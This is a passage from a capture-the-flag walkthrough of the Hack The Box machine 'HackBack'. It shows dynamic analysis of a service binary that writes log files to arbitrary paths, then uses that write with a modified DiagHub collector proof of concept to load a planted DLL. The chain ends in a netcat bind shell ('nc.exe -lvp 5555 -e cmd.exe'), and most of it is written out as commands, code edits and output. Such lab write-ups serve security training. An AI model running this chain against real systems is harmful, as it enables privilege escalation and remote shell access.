
Note: Make sure you're on a 64 process, if not use a 64 bit netcat to spawn a shell, as a 32 bit shell can cause problems later.



```
C:\Windows\system32>copy C:\windows\system32\userlogger.exe C:\programdata\userlogger.exe
copy C:\windows\system32\userlogger.exe C:\programdata\userlogger.exe
        1 file(s) copied.

C:\Windows\system32>
```

Now download it using the python RCE script from earlier.

```
download /programdata/userlogger.exe,userlogger.exe
```




```
root@Ubuntu:~/Documents/HTB/HackBack# python3 exp.py
Hackback RCE script!
Use help or ? for commands
:\> dir /programdata
Directory Listing for /programdata

     .
     ..
     Application Data
     Desktop
     DockerDesktop
     Documents
     Microsoft
     Package Cache
     SoftwareDistribution
     Start Menu
     Templates
     USOPrivate
     USOShared
     VMware
     docker
     ntuser.pol
     userlogger.exe

:\> download
download
:\> download /programdata/userlogger.exe,userlogger.exe
Download complete
:\>
```

ANALYSING THE BINARY

Let's see what the binary is doing under the hood with dynamic analysis. Copy the binary to a Windows VM, and make sure you're an Administrator. Now create a service just as on the box.


```
sc create UserLoggerSvc binPath= C:\users\administrator\userlogger.exe
```



```
C:\Users\Administrator>sc create UserLoggerSvc binPath= C:\users\administrator\userlogger.exe
[SC] CreateService SUCCESS

C:\Users\Administrator>sc qc userlogger svc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: userlogger
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 4   DISABLED
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\users\noob\Desktop\userlogger.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : UserLogger
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem

C:\Users\Administrator>
```


Now download Process Monitor from the SysInternals suite. You can find it here. This will help us to see what all the binary is doing while the service starts and runs.

Extract the contents and start Process Monitor. Click on the Filter drop down at the top and select Filter. Set the filter to match the Image Path to the userlogger.exe.




And then click on “Add” to save the filter and press Ctrl + X to clear. Once done go back to the CMD prompt and start the service.

```
sc start userloggersvc
```




```
C:\Users\Administrator>sc start userloggersvc

SERVICE_NAME: userloggersvc
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 3908
        FLAGS              :
```

Now going back to Process Monitor and looking at the events we find some CreateFile and WriteFIle operations.



```
5984  CreateFile       C:\Windows\Temp\UserLoggerService.log   SUCCESS   C:\users\administrator\userlogger.exe
5984  SetSecurityFile  C:\Windows\Temp\UserLoggerService.log   SUCCESS   C:\users\administrator\userlogger.exe
5984  CloseFile        C:\Windows\Temp\UserLoggerService.log   SUCCESS   C:\users\administrator\userlogger.exe
5984  CreateFile       C:\Windows\Temp\UserLoggerService.log   SUCCESS   C:\users\administrator\userlogger.exe
5984  WriteFile        C:\Windows\Temp\UserLoggerService.log   SUCCESS   C:\users\administrator\userlogger.exe
5984  CloseFile        C:\Windows\Temp\UserLoggerService.log   SUCCESS   C:\users\administrator\userlogger.exe
5984  CreateFile       C:\Windows\Temp\UserLoggerService.log   SUCCESS   C:\users\administrator\userlogger.exe
5984  SetSecurityFile  C:\Windows\Temp\UserLoggerService.log   SUCCESS   C:\users\administrator\userlogger.exe
```


The binary creates a file at C:\Windows\Temp\UserLoggerService.log and then continuously accesses it to read and write. Let’s see what the file contents are:



```
C:\Users\Administrator>type C:\Windows\Temp\UserLoggerService.log
No Logfile specified using default!
Service is starting
Service is running
No Logfile specified using default!
Service is starting
Service is running
No Logfile specified using default!
Service is starting
Service is running
```


It says the no logfile was specified and that it is using the default which must be the current file. Then it logs the service status while starting and running. Let's try specifying a logfile as a command line option to see if the events change. Clear the Process Monitor console again.

```
sc stop userloggersvc
sc start userloggersvc C:\users\administrator\log
```



```
3736 CreateFile      C:\Users\Administrator\log.log   NAME NOT FOUND C:\users\administrator\userlogger.exe
3736 CreateFile      C:\Users\Administrator\log.log   SUCCESS        C:\users\administrator\userlogger.exe
3736 WriteFile       C:\Users\Administrator\log.log   SUCCESS        C:\users\administrator\userlogger.exe
3736 CloseFile       C:\Users\Administrator\log.log   SUCCESS        C:\users\administrator\userlogger.exe
3736 CreateFile      C:\Users\Administrator\log.log   SUCCESS        C:\users\administrator\userlogger.exe
3736 SetSecurityFile C:\Users\Administrator\log.log   SUCCESS        C:\users\administrator\userlogger.exe
3736 CloseFile       C:\Users\Administrator\log.log   SUCCESS        C:\users\administrator\userlogger.exe
3736 CreateFile      C:\Users\Administrator\log.log   SUCCESS        C:\users\administrator\userlogger.exe
3736 WriteFile       C:\Users\Administrator\log.log   SUCCESS        C:\users\administrator\userlogger.exe
```

We see the CreateFile event once again and this time the file create a log file at C:\Users\Administrator\log.log. And it's contents are:




```
C:\Users\Administrator>type log.log
Logfile specified!
Service is starting
Service is running

C:\Users\Administrator>
```

This time it says that the Logfile was specified. So from this dynamic analysis we came to know two things:

- The service can take a parameter as a logfile path
- It appends .log to the filename and uses it as a logfile.


Let's test this behaviour on the box. Go back to the hacker shell and start the service with a logfile specified.

```
sc start userlogger C:\ProgramData\tmp
```



```
C:\Users\hacker>sc start userlogger C:\ProgramData\tmp
sc start userlogger C:\ProgramData\tmp

SERVICE_NAME: userlogger
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 3356
        FLAGS              :
```

And now looking at the ProgramData we see that the file tmp.log does exist.




```
C:\Users\hacker>dir C:\ProgramData\tmp.log
dir C:\ProgramData\tmp.log
 Volume in drive C has no label.
 Volume Serial Number is 00A3-6B07

 Directory of C:\ProgramData

05/25/2019  03:10 AM                58 tmp.log
               1 File(s)             58 bytes
               0 Dir(s)  92,149,858,304 bytes free

C:\Users\hacker>type C:\ProgramData\tmp.log
type C:\ProgramData\tmp.log
Logfile specified!
Service is starting
Service is running

C:\Users\hacker>
```

This confirms that the service exhibits the same behaviour on the box as we analysed earlier.

Note: In case the log file isn't created it means that the shell is a 32 bit process, get a shell using 64 bit netcat then.
Now let's see if we can write to sensitive locations like System32.

```
sc stop userlogger
sc start userlogger C:\Windows\System32\bad
```




```
C:\Users\hacker>sc start userlogger C:\Windows\System32\bad
sc start userlogger C:\Windows\System32\bad

SERVICE_NAME: userlogger
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 5904
        FLAGS              :

C:\Users\hacker>dir C:\Windows\System32\bad.log
dir C:\Windows\System32\bad.log
 Volume in drive C has no label.
 Volume Serial Number is 00A3-6B07

 Directory of C:\Windows\System32

05/25/2019  03:15 AM                58 bad.log
               1 File(s)             58 bytes
               0 Dir(s)  92,149,751,808 bytes free

C:\Users\hacker>
```

This confirms that we can write to System32, and icacls shows that we have permissions to overwrite the created file.

Now that we have the ability to perform arbitrary writes, we should be able to exploit it using the DiagHub collector POC by James Forshaw. A detailed explanation can be found here - https://googleprojectzero.blogspot.com/2018/04/windows-exploitation-tricks-exploiting.html


GETTING A SHELL

Download the simplified version of the POC from here. Open up the solution in Visual Studio. Before compiling it we need to change a couple of things. First, in the diaghub_exploit.cpp change the valid_dir to some writable location like C:\ProgramData.



```
WCHAR valid_dir[] = L"C:\\programdata\\etw";
CreateDirectory(valid_dir, nullptr);
printf("[+] Created dir:%S\n", valid_dir);
IStandardCollectorServicePtr service;
```


Once that's done, navigate to FakeDll.cpp and change the cmdline string to some file we can control.



```
STARTUPINFO start_info = {};
start_info.cb = sizeof(start_info);
start_info.lpDesktop = L"WinSta0\\Default";
WCHAR cmdline[] = L"C:\\users\\hacker\\r.bat";
// could also call CreateProcess() ....
if (!CreateProcessAsUser(duptoken, nullptr, cmdline, nullptr,
```

Now build the solution and copy the binary as well as the DLL to local box. Then upload it using WinRM script or using the PHP RCE script.


```
UPLOAD diaghub_exploit.exe C:\ProgramData\diaghub.exe
UPLOAD Fakedll.dll C:\ProgramData\Fake.dll
```



```
PS hackback\simple@HACKBACK Documents> UPLOAD diaghub_exploit.exe C:\ProgramData\diaghub.exe
Uploading diaghub_exploit.exe to C:\ProgramData\diaghub.exe26912 bytes of 181588 bytes copied
53824 bytes of 181588 bytes copied
80736 bytes of 181588 bytes copied
107648 bytes of 181588 bytes copied
134560 bytes of 181588 bytes copied
161472 bytes of 181588 bytes copied
181588 bytes of 181588 bytes copied

OK
PS hackback\simple@HACKBACK Documents> UPLOAD FakeDll.dll C:\ProgramData\Fake.dll
Uploading FakeDll.dll to C:\ProgramData\Fake.dll26916 bytes of 135168 bytes copied
53832 bytes of 135168 bytes copied
```

Now from a hacker shell create the bat script which will trigger our shell:


```
echo "cmd /c C:\windows\system32\spool\drivers\color\nc.exe -lvp 5555 -e
cmd.exe" >> C:\users\hacker\r.bat
```



```
C:\Windows\system32>cd /users/hacker
cd /users/hacker

C:\Users\hacker>echo "cmd /c C:\windows\system32\spool\drivers\color\nc.exe -lvp 5555 -e cmd.exe" >> C:\users\hack
echo "cmd /c C:\windows\system32\spool\drivers\color\nc.exe -lvp 5555 -e cmd.exe" >> C:\users\hacker\r.bat

C:\Users\hacker>
```


Then start the userlogger service creating a log file in System32 then copy the DLL over it.

```
sc start userlogger C:\WINDOWS\SYSTEM32\pwn
copy C:\ProgramData\Fake.dll C:\WINDOWS\SYSTEM32\pwn.log
copy C:\ProgramData\diaghub.exe C:\windows\system32\spool\drivers\color\
```



```
C:\Windows\system32>dir \WINDOWS\SYSTEM32\pwn.log
dir \WINDOWS\SYSTEM32\pwn.log
 Volume in drive C has no label.
 Volume Serial Number is 00A3-6B07

 Directory of C:\WINDOWS\SYSTEM32

05/24/2019  01:18 PM                58 pwn.log
               1 File(s)             58 bytes
               0 Dir(s)  92,185,694,208 bytes free

C:\Windows\system32>copy C:\ProgramData\Fake.dll C:\WINDOWS\SYSTEM32\pwn.log
copy C:\ProgramData\Fake.dll C:\WINDOWS\SYSTEM32\pwn.log
Overwrite C:\WINDOWS\SYSTEM32\pwn.log? (Yes/No/All): Yes
Yes
        1 file(s) copied.
```

And then execute the binary with pwn.log as the argument.




```
C:\Windows\system32>cmd /c C:\windows\system32\spool\drivers\color\diaghub.exe pwn.log
cmd /c C:\windows\system32\spool\drivers\color\diaghub.exe pwn.log
[+] Created dir:C:\programdata\etw
[+] CoCreateInstance
[+] CoQueryProxyBlanket
[+] CoSetProxyBlanket
[+] service->CreateSession
[+] service->AddAgent
[+] DLL should have been loaded

C:\Windows\system32>
```

```
